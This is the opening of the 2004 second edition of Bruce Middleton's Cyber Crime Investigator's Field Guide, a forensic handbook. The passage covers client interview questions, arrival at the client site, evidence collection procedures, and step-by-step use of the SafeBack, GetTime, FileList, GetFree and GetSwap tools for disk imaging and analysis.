Cyber Crime Investigator's Field Guide

Second Edition

Bruce Middleton

Auerbach Publications
Taylor & Francis Group

Cyber Crime Investigator's Field Guide

Second Edition

Cyber Crime Investigator's Field Guide

Second Edition

Bruce Middleton

Auerbach Publications
Taylor & Francis Group
Boca Raton London New York Singapore

Cover art courtesy of Greg Kipper

Library of Congress Cataloging-in-Publication Data

Middleton, Bruce.
Cyber crime investigator's field guide / Bruce Middleton.-- 2nd ed.
p. cm.
Includes bibliographical references and index.
ISBN 0-8493-2768-7 (alk. paper)
1. Computer crimes--Investigation--Handbooks, manuals, etc. I. Title Cybercrime investigator's field guide. II. Title

HV8079.C65M53 2004
363.25'968--dc22

2004046396

This book contains information obtained from authentic and highly regarded sources. Reprinted material is quoted with permission, and sources are indicated. A wide variety of references are listed. Reasonable efforts have been made to publish reliable data and information, but the author and the publisher cannot assume responsibility for the validity of all materials or for the consequences of their use.

Direct all inquiries to CRC Press, 2000 N.W. Corporate Blvd., Boca Raton, Florida 33431.

Trademark Notice: Product or corporate names may be trademarks or registered trademarks, and are used only for identification and explanation, without intent to infringe.

No claim to original U.S. Government works
International Standard Book Number 0-8493-2768-7
Library of Congress Card Number 2004046396
Printed in the United States of America 1 2 3 4 5 6 7 8 9 0

Dedication

I dedicate this book to my wonderful wife Judy and our five children, Rebekah, Joshua, Ruth, Hannah, and Caleb. Thank you for your patience in allowing me to write this book and for all the delicious meals you've made for me over the years. I also dedicate this book to my peers in the information security field. Your tireless dedication to the security of the global network infrastructure goes unnoticed by many but I (and many others, I'm sure) want to say thank you. Without you, our global computer communications network infrastructure would be in unimaginable chaos.

Contents

About the Author

Bruce Middleton, CISSP, CFI, NSA IAM, is a graduate of the University of Houston (BSEET), located in Houston, Texas, and is currently working toward his Master's degrees in both electrical engineering and business administration (MBA).

Bruce has over 20 years of experience in the design and security of data communications networks. He began his career with the National Security Agency (NSA) while serving in the United States Army. He has worked on a number of extremely interesting projects for the intelligence community, Department of Defense, and other federal government agencies over the past two decades while working with government contractors such as Boeing, United Technologies, Houston Associates, Hughes, EDS, Pragmatics, BAE Systems, and Harris. He also has significant experience in the commercial financial world due to his work with H&R Block Corporate, Kansas City Life Insurance Company, and American Family Insurance. Bruce was also a key player on the design/security of the communication system for NASA's International Space Station.

Bruce is an international speaker on computer crime and has authored numerous articles for *Security Management* magazine. He is a member of the High Tech Crime Investigation Association (HTCIA) and the Armed Forces Communications and Electronics Association (AFCEA). Bruce is also a registered private detective in the state of Virginia.

Preface

In the past 30 years, growth in the area of data communications has been phenomenal, to say the least. During the Vietnam War, one of my duty stations was on an island in the China Sea. I was part of a signal intelligence group, intercepting and decoding wartime communications traffic. We did our best to decode and analyze the information we intercepted, but many times the help of a high-end (at that time) mainframe computer system was required. Did we have a communication network in place to upload the data to the mainframe, let the mainframe do the processing, and then download the data back to us? Not a chance. We had to take the large magnetic tapes and give them to pilots on an SR-71 Blackbird, who flew the tapes to the United States for processing on a mainframe computer system. Once the results were obtained, we would receive a telephone call informing us of any critical information that had been found. It is hard to believe now that 30 years ago that was the way things were done.

Fast forward to today. Data networks now in place allow us to transmit information to and from virtually any location on Earth (and even in outer space to a degree) in a timely and efficient manner. But what has this tremendous enhancement in communications technology brought us? — another opportunity for criminal activity to take place. Who are the criminals in cyberspace? One group to start with is organized crime … such as the Mafia and others. What is their major focus? Financial activity, of course. They have found a new way to “mismanage” the financial resources (among other things) of others. Persons involved in foreign espionage activities also make use of our enhanced communication systems. They routinely break into government, military, and commercial computer networked systems and steal trade secrets, new designs, new formulas, etc. Even the data on your personal home computer is not safe. If you are like many in the world today, you bring work home from your place of employment and place it on your home computer. You also may handle your personal finances on your home computer. By doing so, both your personal data and your employer's data could easily be at risk and fall into the hands of those who prey on unsecured computer systems. I could go on, but I am sure you get the picture.

Why does this happen? We cannot make these communication systems fully secure. Why? Think about it. Banks and homes and businesses have been in existence for as long as we can remember. Despite all the security precautions put in place for banks, homes, aircraft, and businesses, we have not been able to fully secure them. There are still bank robberies, aircraft hijackings, and break-ins at businesses and homes. Almost nothing in the physical world is really secure. If people want to focus on or target something, more than likely they will obtain what they want — if they have the time, patience, and other sufficient resources behind them. We should not expect cyberspace to be any different. Just as in the physical world, where we have to be constantly alert and on guard against attacks on our government, military, corporations, and homes, we have to be alert in cyberspace. Why? Because people can now come into your home, your business, or secured government and military bases without being physically seen. They can wreak havoc, changing your formulas, changing your designs, altering your financial data, and obtaining copies of documents, all without you ever knowing they had been there.

This brings us to the fact that we need to keep doing the same things we have been doing for many years in the realm of physical security. Do not let your guard down. But it also means that we must continue to enhance our security in the cyber realm. Many excellent products (hardware and software) have been developed to protect our data communication systems. These products must be further enhanced. Many new and enhanced laws in the past 15 years have provided law enforcement with more teeth to take a bite out of cyber crime. What is also needed are those who know how to investigate computer network security incidents — those who have both investigative talents and a technical knowledge of how cyberspace really works. That is what this book is about, to provide the investigative framework that should be followed, along with a knowledge of how cyberspace works and the tools available to investigate cyber crime — the tools to tell the who, where, what, when, why, and how.

Chapter 1

The Initial Contact

When you are first contacted by a client, whether it be in person, over the telephone, or via e-mail, before you plunge headlong into the new case, some specific questions require answers up front. The answers to these questions will help you to be much better prepared when you actually arrive at the client's site to collect evidence and interview personnel. Also remember that the cases you may be involved with vary tremendously. A short listing of case types would include:

- Web page defacement
- Hospital patient databases maliciously altered
- Engineering design databases maliciously altered
- Murder
- Alibis
- Sabotage
- Trade secret theft
- Stolen corporate marketing plans
- Computer network used as a jump-off point to attack other networks
- Computer-controlled building environmental controls maliciously modified
- Stolen corporate bid and proposal information
- Military weapons systems altered
- Satellite communication system takeover

Because so many different types of cases exist, review the questions listed below and choose those that apply to your situation. Ignore those that do not apply. Also, depending on your situation, think about the order in which you ask the questions. Note that your client may or may not know the answers to certain questions. Even if the client does not know the answers, these questions begin the thinking process for both you and the client. Add additional questions as you see fit, but keep in mind that this should be a short discussion: its purpose is to help you be better prepared when you arrive at the client's site, not to have the answers to every question you can think of at this time. Ensure that the communication medium you are using is secure regarding the client and the information you are collecting, i.e., should you use encrypted e-mail? Should you use a STU III telephone, etc.? Questions you should ask and requests that you may need to make of the client include:

- Do you have an IDS (Intrusion Detection System) in place? If so, which vendor?
- Who first noticed the incident?
- Is the attacker still online?
- Are there any suspects?
- Are security policies/procedures in place?
- Have there been any contacts with ISPs (Internet Service Providers), LEOs (law enforcement organizations)?
- Why do you think there was a break-in?
- How old is the equipment?
- Can you quickly provide me with an electronic copy of your network architecture over a secure medium?
- What operating systems are utilized at your facility?
- If these are NT systems, are the drives FAT or NTFS?
- What type of hardware platforms is utilized at your facility (Intel, Sparc, RISC [Reduced Instruction Set Computer], etc.)?
- Do the compromised systems have CD-ROM drives, diskette drives, etc.?
- Are these systems classified or is the area I will be in classified? At what level? Where do I fax my clearance?
- What sizes are the hard drives on the compromised systems?
- Will the system administrator be available when I arrive, along with any other experts you may have for the compromised system (platform level, operating system level, critical applications running on the system)?
- What type of information did the compromised system hold? Is this information crucial to your business?

- Will one of your network infrastructure experts be at my disposal when I arrive on site (personnel who know the organization's network — routers, hubs, switches, firewalls, etc.)?
- Have your physical security personnel secured the area surrounding the compromised systems so that no one enters the area? If not, please do so.
- Does the crime scene area forbid or preclude the use of electronic communication devices such as cellular telephones, pagers, etc.?
- Please have a copy of the system backup tapes for the past 30 days available for me.
- Please put together a list of all the personnel involved with the compromised system and any projects the system is involved with.
- Please check your system logs. Have a listing when I arrive that shows who accessed the compromised system in the past 24 hours.
- Do the compromised systems have SCSI (Small Computer Systems Interface) or parallel ports (or both)?
- Please do not touch anything. Do not turn off any systems or power, etc.
- What are the names of hotels close by where I can stay?
- My expected arrival time is 6 PM. Will there be a cafeteria open so I can obtain something to eat?
- Provide the client with your expected arrival time.
- Please do not mention the incident to anyone who does not absolutely need to know.

Chapter Questions

Question 1: List five different case types.

Question 2: List eight questions you should have answers to before you arrive at the client site.

Question 3: Can the order in which you ask questions be important?

Question 4: What are the two major reasons for putting together a list of pertinent questions and obtaining answers?

Chapter 2

Client Site Arrival

On the way to the client's site (whether by car, train, or aircraft), do not waste time. Focus on reviewing the answers the client gave to the questions in Chapter 1. If you were able to obtain it, review the network topology diagram that was sent to you. Discuss with your team members (if you are operating as part of a team) various approaches to the problem at hand. Know what your plan of attack is going to be by the time you arrive on site at the client's premises. If you are part of a team, remember that only one person is in charge. Everyone on the team must completely support the team leader at the client's site.

The first thing to do at the client's site is to go through a prebriefing. This is about a 15-minute period in which you interface with the client and the personnel the client has gathered to help in your investigation, giving you the opportunity to ask some additional questions, meet key personnel you will be working with (managers, system administrators, key project personnel who used the compromised system, security personnel, etc.), and obtain an update on the situation (something new might have occurred while you were en route). Do not spend much time here; begin the evidence collection process as quickly as possible.

Once again, a variety of questions should be asked. Depending on the case, you will choose to ask some of the questions and ignore others. Again, also consider the order of the questions. These questions should also help generate some other questions. When the questions refer to "personnel," the reference is to those who (in some way, shape, or form) had access to the compromised system(s). Some of the questions can be asked to the entire prebriefing group, whereas others may need to be asked privately. Use discretion and tact. Again, remember that you can ask questions now, but someone may have to go find the answers and report back to you. Relevant questions include:

- Was it normal for these persons to have been on the system during the past 24 hours?
- Who was the last person on the system?
- Does this person normally work these hours?
- Do any of your personnel have a habit of working on weekends, arriving very early, or staying very late?
- What are the work patterns of these personnel?
- At what time(s) did the incident occur?
- What was on the computer screen?
- When was the system last backed up?
- How long have these persons been with the organization?
- Have any of these persons behaved in a strange manner? Do any have unusual habits or an adverse relationship with other employees?
- Have there been any other unusual network occurrences during the past 30 days?
- Can you provide me with an overview of what has happened here?
- What programs/contracts were the compromised systems involved with? What personnel work on these programs/contracts?
- Is there anything different about the area where the systems reside? Does anything look out of place?
- What level of access (clearance) does each of the individuals have for the compromised system and the area where it resides?
- Are any of the personnel associated with the systems not United States citizens?
- Could any cameras or microphones in the area track personnel movements at or near the compromised system area?
- Are there access logs into/out of the building and area?
- Do people share passwords or user IDs?
- Does the organization have any financial problems or critical schedule slippages?
- Have any personnel taken extended vacations, had unexplained absences, or visited foreign countries for business/pleasure during the past 90 days?
- Have any personnel been reprimanded in the past for system abuse or any other issues?
- Are any personnel having financial or marital hardships? Are any having intimate relations with any fellow employee or contractor?
- Are any personnel contractors, part-time, or not full-time employees?
- Who else had access to the area that was compromised?

- What are the educational levels and computer expertise levels of each of the personnel involved with the system?
- What type of work is this organization involved with (current and past)?
- Who first noticed the incident? Who first reported the incident? When?
- Did the person who noticed the incident touch anything besides the telephone?
- Does anyone else in the company know of this?
- Based on physical security records, what time did each of the personnel arrive in the building today?
- Based on records from physical security, if any personnel arrived early, was anyone else already in the building? Was this normal for them?
- For the past 30 days, provide me with a listing of everyone who was on the compromised system, along with their dates/times of access.
- What was the purpose of that specific system?
- Has the employment of anyone in the organization been terminated during the past 90 days?
- Can you give me a copy of the organization's security policy/procedures?
- Why do you think there was a break-in? (Try to get people to talk.)
- Can you provide any records available for the compromised system, such as purchasing records (see original configuration of box) and service records (modifications, problems the box had, etc.)?
- Can you provide a diagram of the network architecture? (This question is necessary only if you have not already obtained one.)
- Are all experts associated with the system present? (Obtain their names and contact information.)
- Briefly spell out the evidence collection procedure you (as the investigator) will be following to those in the prebriefing.
- Have you (the investigator) received the backup tape requested for the compromised system? If not, are backups done on a regularly scheduled basis?
- Was the system serviced recently? By whom?
- Were any new applications recently added to the compromised systems?
- Were any patches or operating system upgrades recently done on the compromised system?
- Were any suspicious personnel in the area of the compromised systems during the past 30 days?
- Were any abnormal access rights given to any personnel in the past 90 days who are not normally associated with the system?

- Are there any known disgruntled employees, contractors, etc.?
- Were any new contractors, employees, etc. hired in the past month?
- Are there any human resources, union, or specific organizational policies or regulations that I (we) need to abide by while conducting this investigation?

Chapter Questions

Question 1: What should you be doing as you travel to the client site?

Question 2: If you are part of a team, remember that there is only _____ person in charge. Everyone on the team must completely support the ________ ________ at the client site.

Question 3: What is the first thing you should do when you arrive at the client site?

Question 4: List three questions that you should ask at a prebriefing.

Chapter 3

Evidence Collection Procedures

Chapter 3 discusses evidence collection tools and covers the procedures involved with collecting evidence so that the evidence will usually be admissible in a court of law. The answers to the following questions illustrate key details of the procedures:

- What is Locard's Exchange Principle?

  Anyone, or anything, entering a crime scene takes something of the crime scene with them. They also leave behind something of themselves when they depart.
- To what Web site should you go to read computer search and seizure guidelines that are accepted in a court of law?

  http://www.usdoj.gov/criminal/cybercrime. (Read this information completely and carefully, along with the new supplement tied to this document.)
- What are the six investigative techniques, in order, used by the Federal Bureau of Investigation (FBI):

  a. Check records, logs, and documentation.
  b. Interview personnel.
  c. Conduct surveillance.
  d. Prepare search warrant.
  e. Search the suspect's premises if necessary.
  f. Seize evidence if necessary.

- You are at the crime scene with a system expert and a network infrastructure specialist. What should be your first steps?
  - If allowed, photograph the crime scene. This includes the area in general, computer monitors, electronic instrument information from devices that are in the area (cellular telephones, pagers, etc.), and cabling connections (including under the floor if the floor is raised). Make sketches as necessary. If an active modem connection exists (flashing lights indicating communication in progress), quickly unplug it and obtain internal modem information via an rs-232 connection to your laptop. Is it normal for a modem to be here? If so, is it normal for it to be active at this time? Lift ceiling tiles and look around.
- What are the six steps, in order, that a computer crime investigator would normally follow?
  a. Secure the crime scene (if the attacker is still online, initiate backtrace). A backtrace (also called a traceback) is an attempt to obtain the geographical location(s) of the attacker(s) using specialized software tools.
  b. Collect evidence (assume it will go to court).
  c. Interview witnesses.
  d. Plant sniffers (if no IDS [Intrusion Detection System] is in place).
  e. Obtain laboratory analysis of collected evidence.
  f. Turn findings and recommendations over to the proper authority.
- What tools could be used to obtain the bitstream backup of the hard drive(s)?
  - SafeBack, DD (UNIX), and EnCase are examples. Others exist, but the focus will be on these because they are the ones with which the author has experience.

Detailed Procedures for Obtaining a Bitstream Backup of a Hard Drive

You are sitting in front of a victim system at the client's site. The system is still on, but the client removed the system from the network while you were en route to the site. Otherwise, the system has been left untouched since you were contacted. Observe that this is an Intel platform running Microsoft Windows 98. You could choose to use either SafeBack or EnCase to obtain the bitstream backup. In this case, you choose SafeBack. You look on the back of the system and see that there is a parallel port but no SCSI (Small Computer Systems Interface) port. The bitstream backup of the hard drive will take much less time if a SCSI connection can be used instead of the parallel port. Therefore, also go through the process of installing a SCSI card in the victim system. (I always carry a SCSI card as part of a standard toolkit.) The steps taken are as follows:

1. Pull the power plug from the back of the computer (not from the wall).
2. Look carefully for booby traps (unlikely, but possible) as you open the case of the computer. Look inside for anything unusual. Disconnect the power plugs from the hard drives to prevent them from accidentally booting.
3. Choose a SCSI card. The SCSI card I prefer to use for Microsoft Windows–based systems that have a PCI bus is the Adaptec 19160 because of its high performance and reliability. Adaptec 19160 comes with EZ-SCSI software, and updated driver software can be obtained automatically over the Internet. Adaptec rigorously tests its card with hundreds of SCSI systems. I have never had a problem with one of its cards, so I highly recommend them. The card has a five-year warranty and free technical support (if I need help with configuration, etc.) for two years. It is a great bargain. (Just so you know, Adaptec has no idea I am saying good things about its product; I am just impressed with it.)
4. Now install the SCSI card into an open 32-bit PCI expansion slot in the victim system. Read the small manual that comes with the SCSI card. Remove one of the silver (usually) expansion slot covers. Handle the card carefully. It is inside a static protection bag. Be sure to discharge any static electricity from your body before handling the card to avoid damaging it. Do this by touching a grounded metal object (such as the back of a computer that is plugged in). PCI expansion slots are normally white or ivory colored. Once the card clicks in place (you may have to press down somewhat firmly), use the slot cover screw that you had to remove to secure the card in place.
5. Plug the system power cable back into the back of the computer.
6. Insert the DOS boot diskette and power up the computer. I will discuss this boot diskette for a moment. The DOS boot diskette is a diskette that goes in the A: drive of the target system (*Note*: This boot medium could just as easily be on a CD-ROM, Jaz, or Zip disk. What you use depends on what is available to you on the target system.) I will discuss the contents of this boot diskette shortly.
7. Turn on the system and press the proper key to get into the CMOS BIOS area. On some systems the proper key to press is displayed on the screen. If not, some common keys to get into the CMOS BIOS area are:

Dell computers	F12
Compaq	F10
IBM	F1
PC clones	Delete, Ctrl-Alt-Esc, Ctrl-Alt-Enter

8. Run the CMOS setup and ensure that the computer will boot first from the diskette. While in the CMOS BIOS setup, note the time and compare it to the time on your watch. Make a note of any difference for future reference with your own time keeping and the times that are running on other systems (such as router time, firewall time, etc.). The NTI forensics utility "gettime" may also be used before beginning the evidence collection process (bitstream backup) if preferred.
9. Exit the CMOS BIOS routine and save changes.
10. Let the computer now continue to boot itself from the diskette. Now you know that the system will boot first from your diskette and will not boot from the system hard drive.
11. Power off the computer, disconnect the power cable from the back of the computer, and reconnect the hard drive power cables.
12. Put the cover back on the computer and plug the power cable back into the computer. Do not turn the computer back on yet.
13. Choose a medium to back up the victim hard drive. In this example, I will use the Ecrix VXA-1 tape drive. (I highly recommend this tape backup unit. Learn more about this tape drive by going to http://www.ecrix.com. Each tape for Ecrix holds up to 66 GB of data, and the maximum data transfer rate is around 6 MB/sec.)
14. Place a SCSI terminator on the bottom SCSI connection of the Ecrix tape drive. Be sure there are no SCSI ID conflicts. (Read the short manuals that come with the Ecrix tape drive and the Adaptec SCSI card for more information. You probably will not have to do anything, but read them just in case.)
15. Connect the 50-pin SCSI cable from the back of the Ecrix tape drive to the Adaptec SCSI card external connector on the back of the victim system.

With the following changes to the standard SCSI settings, Ecrix VXA-1 works excellently with SafeBack. Do not start yet. Follow these steps when I actually tell you to boot the system with your boot diskette:

1. When your system boots, wait for the "Press Ctrl-A for SCSI Setup" message to appear, and then press Ctrl-A.
2. When the SCSI setup menu appears, choose "Configure/View Host Adapter Settings."
3. Then choose "SCSI Device Configuration."

4. Set “Initiate Sync Negotiation” to NO for all SCSI IDs.
5. Set “Maximum Sync Transfer Rate” to 10.0 for all IDs.
6. Set “Enable Disconnection” to NO for all IDs.
7. Press “ESC” and save all changes.

The boot diskette I will use needs to contain some basic DOS commands, Ecrix and Adaptec software drivers, SafeBack’s Master.exe file that runs SafeBack, and a few other forensic tools. The DOS boot diskette I am creating will also work with Jaz Drives and Zip Drives (as well as the Ecrix tape drive I am using). To create your DOS boot diskette (which you would have done before coming to the client site):

1. Place the diskette in the A: drive of a system you know and trust and type “format a:/s” (do not type the quotes) from the DOS command line prompt.
2. Once the formatting is complete, load the following files on the diskette:

   config.sys, autoexec.bat, master.exe, aspi8u2.sys, guest.ini,
   himem.sys, fdisk.exe, format.com, smartdrv.exe, restpart.exe,
   aspiatap.sys, aspippm2.sys, advaspi.sys, aspicd.sys,
   aspippm1.sys, guest.exe, aspi1616.sys, nibble2.ilm, nibble.ilm,
   aspiide.sys, aspi8dos.sys, drvspace.bin, driver.sys.,
   crcmd5.exe, disksig.exe, doc.exe, filelist.exe, getfree.exe,
   getslack.exe, getswap.exe, gettime.exe.

   Some of these files are not necessary, but I have found them to be helpful in the past so will I include them. Where do you obtain these files? The DOS commands/drivers may be obtained from a trusted machine in the c:\windows and c:\windows\command directories. The driver files and some of the executables may be obtained from the media provided with the Adaptec SCSI card and from Ecrix and Iomega media provided with those products. You may also obtain files from their respective Web sites. The autoexec.bat file mentioned above should contain the following statement:

   ```
   smartdrv
   ```

   The config.sys file mentioned above should contain the following statements:

   ```
   files=30
   buffers=8
   lastdrive=z
   ```

```
dos=high,umb
device=himem.sys
device=aspi8u2.sys/D
```

3. Now place your boot diskette (be sure it is virus free) into the victim machine, turn on the system, and watch the system prompts as they display on the screen.
   a. When the system boots, wait for the "Press Ctrl-A for SCSI Setup" message to appear, and then press Ctrl-A.
   b. When the SCSI setup menu appears, choose "Configure/View Host Adapter Settings."
   c. Then choose "SCSI Device Configuration."
   d. Set "Initiate Sync Negotiation" to NO for all SCSI IDs.
   e. Set "Maximum Sync Transfer Rate" to 10.0 for all IDs.
   f. Set "Enable Disconnection" to NO for all IDs.
   g. Press "ESC" and save all changes.
   h. Let the system continue to boot to a DOS prompt.
4. Start SafeBack (run the Master.exe program that is on your diskette).
5. Enter audit file name. (It cannot be the same location where your evidence will go.)
6. Choose these settings in SafeBack:

   Backup, Local, No Direct Access, Auto for XBIOS use, Auto adjust partitions, Yes to Backfill on restore, No to compress sector data.

7. Now select what is to be backed up using arrow keys, space bar, and appropriate letters, and then press <enter> when done.
8. Enter the name of the file that will contain the backup image.
9. Follow prompts as required.
10. Enter text for the comment record. Include information on the case, the machine, and unusual items or procedures.
11. Press "ESC" when done with text comment record. The bitstream backup will now begin.

When the backup is completed, "ESC" back to the proper screen and perform a Verify operation on the evidence file you just made. Be sure to immediately make a duplicate of the disks/tapes before leaving the client site. Do not keep duplicate backup tapes in the same container. Send one to your lab via DCFL guidelines (http://www.dcfl.gov) and take the other copy of the evidence with you to your analysis lab.

Now, be sure to run DiskSig from NTI to obtain a CRC checksum and MD5 digest of the victim hard drive. See the section on DiskSig for more information. This will take time, depending on the size of the victim hard drive.

It takes hours for the bitstream backups to be made. What should you do in the meantime?

First, ensure that your bitstream backup will be secure while the process is ongoing. As long as it is secure, discuss the network topology diagram with the network infrastructure experts. If possible, take a physical walk-through of the infrastructure. Follow the cables from the victim system to the ports, switches, routers, hubs — to whatever the system is connected. System/infrastructure experts at the client site will help you collect log information from relevant firewalls, routers, switches, etc.

Be sure to always maintain chain of custody for all evidence collected and keep the evidence in a secured area that has proper access controls.

Chapter 4 will cover details related to various evidence collection and analysis tools that are widely used in the industry, primarily tools from Guidance Software (http://www.guidancesoftware.com) and NTI (http://www.forensics-intl.com). The forensic tools from NTI are DOS based, have been in use by both law enforcement and private firms for many years, and are well tested in the court system. On the other hand, EnCase from Guidance Software is a relative newcomer on the scene. EnCase evidence collection is DOS based (although the Preview Mode can be used in Microsoft Windows to look at a hard drive before initiating the DOS-based evidence collection activity), but the analysis tools are Microsoft Windows based (a collection of tools running under Microsoft Windows that makes the analysis effort easier).

Chapter Questions

Question 1: State Locard's Exchange Principle.

Question 2: To what Web site should you go to review computer search and seizure guidelines that are acceptable in a court of law?

Question 3: List in order, the six investigative techniques used by the FBI.

Question 4: What tools could be used to obtain a bitstream backup of a computer hard drive?

Chapter 4

Evidence Collection and Analysis Tools

Many evidence collection and analysis tools are commercially available. A description of several reliable ones is provided in this chapter.

SafeBack

New Technologies, Inc.
http://www.Forensics-Intl.com

Upon your initial arrival at a client site, obtain a bitstream backup of the compromised systems. A bitstream backup is different from the regular copy operation. During a copy operation, you are merely copying files from one medium (the hard drive, for instance) to another (e.g., a tape drive, Jaz Drive, etc.). When performing a bitstream backup of a hard drive, you are obtaining a bit-by-bit copy of the hard drive, not just files. Every bit that is on the hard drive is transferred to your backup medium (another hard drive, Zip Drive, Jaz Drive, tape). If it comes as a surprise to you that hidden data exists on your hard drive (i.e., more is present on the hard drive than just the file names you see), then you are about to enter a new world, the world of the CyberForensic Investigator (CFI).

The procedure to use SafeBack in conjunction with the Iomega Zip Drive follows. This same procedure can be used for Jaz Drives, tape drives, etc. However, you will have to load different drivers (software modules) on your boot disk.

First create a boot disk. To do so, place a diskette in the floppy drive of the computer you are using and perform these steps (co = click once with your left mouse button; dc = double click with your left mouse button; m = move your mouse pointer to):

```
co Start
m Programs
co MS-DOS Programs
```

Now you see: `c:\` (or something similar)

Now type the command: `format a:/s`

Follow the prompts (No label is necessary, but you may give it one when asked if you wish.)

Now a formatted diskette is ready. From your NTI SafeBack diskette, copy the following files to the formatted diskette:

```
Master.exe
Respart.exe
```

From your Iomega Zip Drive CD-ROM, copy the following files to the formatted diskette:

```
advaspi.sys
aspi1616.sys
aspi8dos.sys
aspiatap.sys
aspiide.sys
aspippm1.sys
aspippm2.sys
nibble.ilm
nibble2.ilm
guest.exe
guest.ini
guesthlp.txt
smartdrv.exe
```

On the formatted diskette, set up an autoexec.bat file (`c:\edit a:\autoexec.bat <enter>`) containing the following:

```
smartdrv.exe
doskey
guest
```

Save the file (alt-F-S); exit the program (alt-F-X).

Turn off the computer and connect the Zip Drive via a SCSI or parallel connection (whichever type you have). Connect power to the Zip Drive.

With your diskette in the computer's diskette drive, turn on the computer. The computer will boot from the diskette and show some initial bootup messages. When the bootup completes, there should be a message on the screen telling you which drive letter has been assigned to your Zip Drive. I will assume the drive letter assigned to the Zip Drive is D. If your drive letter is different, replace the d: with your assigned drive letter.

Now run SafeBack from the diskette in your A drive. Type the following:

```
a: <enter>
master <enter>
```

> **Remember:** If you need additional help for any of the screens that come up, press F1 and additional information pertaining to the screen will be provided.

You will first be asked to enter the name of the file to which the audit data will be written. You can choose any name, but it is best to pick a name that is significant in relation to the client site and the computer you are backing up. Press `<enter>` after you type in your filename to move on to the next screen.

Notice that there are choices to be made here. Again, use F1 to learn more about each choice. Use the arrow keys to move to the various selections. A red background will indicate the choice currently selected. When you have made a selection on each line, do not press `<enter>`: use the down arrow to go to the next line and make another selection, etc. Make the following selections:

```
Function:                Backup
Remote:                  Local
Direct Access:           No
Use XBIOS:               Auto
Adjust Partitions:       Auto
Backfill on Restore:     Yes
Compress Sector Data:    No
Now press <enter>.
```

This brings you to the drive/volume selection screen. Press F1 to get more information about this screen. Select the drives/volumes you want to back up to the Zip Drive. See the legend for the keys you should press to make your selection. After making your selection(s), press `<enter>` to move on to the next screen.

You are now asked to enter the name of the file that will contain the backup image of the drive/volume you are backing up. Use a name that is meaningful to you. Press `<enter>` when you have done this to get to the next screen.

You are now asked to enter your text comments. Press F1 for more information. Press `ESC` (not `<enter>`) when you have completed your comments. SafeBack now begins the backup process. Depending on the size of the drive/volume being backed up, you may be asked to put in additional Zip disks at certain intervals. Do so when the request occurs. Be sure to label the Zip disks so you do not get them mixed up.

When you have completed the backup process, use the SafeBack "Verify" option (instead of the backup option you chose the first time) to verify that nothing is wrong with your backup. Once verified, make an additional copy of the backup Zip Disks. One copy is your evidence copy that will be kept in a secure location (to maintain proper chain of custody) and the other is your working copy, the one on which you will use other CF analysis tools.

Now use the "Restore" function (again, instead of the "Backup" function that you used earlier) to restore the Zip backups you made to a hard drive on another computer (the computer to be used to perform your analysis). Use the same process for connecting the Zip Drive to the analysis computer (AC) and boot the AC with your boot diskette. When it has booted, go through the same SafeBack startup process (Master `<enter>`) and this time choose the "Restore" function and follow the prompts. Use F1 to get more help if needed.

Now, the SafeBack image file has been restored to your AC. I will now move on to other CF tools to perform analysis.

GetTime

New Technologies, Inc.
http://www.Forensics-Intl.com

GetTime is used to document the time and date settings of a victim computer system by reading the system date/time from CMOS. Compare the date/time from CMOS to the current time on your watch or whatever timepiece being used. Do this before processing the computer for evidence.

To run GetTime, do the following:

```
gettime <enter>
```

When you did this, a text file was generated named STM-1010.001. Print out this document (or bring it up in a text editor, such as Microsoft Word) and fill out the date/time from the timepiece being used (your watch, a clock, etc.).

FileList, FileCnvt, and Excel

New Technologies, Inc.
http://www.Forensics-Intl.com

Now that you have restored your bitstream backup to drive C of your analysis computer (AC), use FileList to catalog the contents of the disk. FileCnvt and Excel are used to properly read the output of the FileList program.

First type FileList by itself at a DOS prompt:

```
filelist <enter>
```

This provides you with the syntax for this program. Take a little time to study the command syntax shown. I will not take advantage of all the options provided in our example.

```
filelist/m/d a:\DriveC C: <enter>
```

The above statement will catalog the contents of c:, perform an MD5 computation on those contents (/m), contain only deleted files from drive C (/d), and place the results in the file a:\DriveC.

Now do the following:

```
dir/od a: <enter>
```

Note the files DriveC.L01 and DriveC.L99. Because DriveC.L99 is zero bytes in length (column 4 in the DOS window), delete it with the command:

```
a:\del DriveC.L99 <enter>
```

This leaves the DriveC.L01 file. This file contains your cataloged data of drive C. This file cannot be used directly. Run FileCnvt first. With both FileCnvt and DriveC.L01 in the same directory, type the following:

```
filecnvt <enter>
```

If more than one file is shown, choose DriveC.L01 with the arrow keys and press `<enter>`. You are asked to enter a unique name to describe the computer or client you are working with. Enter a name of your choice and press `<enter>`. You are told that DriveC.dbf (a database file) has now been created. Clear the computer screen using the command:

```
cls <enter>
```

Now run Microsoft Excel. (You may use any other program that reads .dbf files. I will assume you are using Excel.) Open the DriveC.L01 file. You will see three columns of information. Column 3 provides the filenames of the deleted files (because you chose to use the /d option).

To see the difference, now run FileList without the /d option:

```
filelist a:\DriveC c: <enter>
filecnvt <enter>
```

Look at the results in Excel.

You now have a spreadsheet that can be sorted and analyzed using standard Excel commands. Using FileList, it is simple to review the chronology of usage on a computer hard drive, several computer hard drives, or an assortment of diskettes.

GetFree

New Technologies, Inc.
http://www.Forensics-Intl.com

Now we want to obtain the content of all unallocated space (deleted files) on drive C of your AC and place this data in a single file. This single file can be placed on a diskette (or Zip disk if more space is needed).

You can type the following to see the syntax of this program:

```
getfree <enter>
```

To estimate the amount of filespace needed to hold the unallocated space, use the command:

```
getfree C: <enter>
```

Near the bottom of the results of this command, we see "A total of xxx MB is needed." Replace the xxx with whatever value your system shows you. Let us say that xxx = 195. This means one 250-MB Zip disk could be used to hold the 195 MB of data. Let us say that our Zip Drive is drive D. Therefore, we would use the following command:

```
getfree/f d:\FreeC c: <enter>
```

The /f option allows us to filter out non-printing characters. Later in the investigation, we may want to run GetFree without the /f, but to start, this is fine. The d:\FreeC is the Zip Drive (d:) and the FreeC is the filename chosen in which to place the unallocated space data. The c: is the drive we are looking on for unallocated space.

Now, any files that were deleted from drive C are in a single file (FreeC). This may provide some excellent data related to the case we are working on.

Swap Files and GetSwap

New Technologies, Inc.
http://www.Forensics-Intl.com

If the bitstream backup that is on drive C of your AC is a Microsoft Windows operating system or any other operating system that contains static swap files, you will want to copy these swap files to your Zip Drive (drive D).

If this is a Microsoft NT system (or Windows 2000, which is essentially NT 5), copy the `pagefile.sys` file to a separate Zip disk(s). You must do this copy operation in DOS mode (not a DOS window running under NT) because while Windows NT is running, the `pagefile.sys` file is being used and you cannot perform the copy.

To perform this copy operation, go to the directory where `pagefile.sys` resides (usually c:\winnt\system32\) and, assuming your Zip Drive is drive D, use the following command:

```
c:\winnt\system32\copy pagefile.sys d: <enter>
```

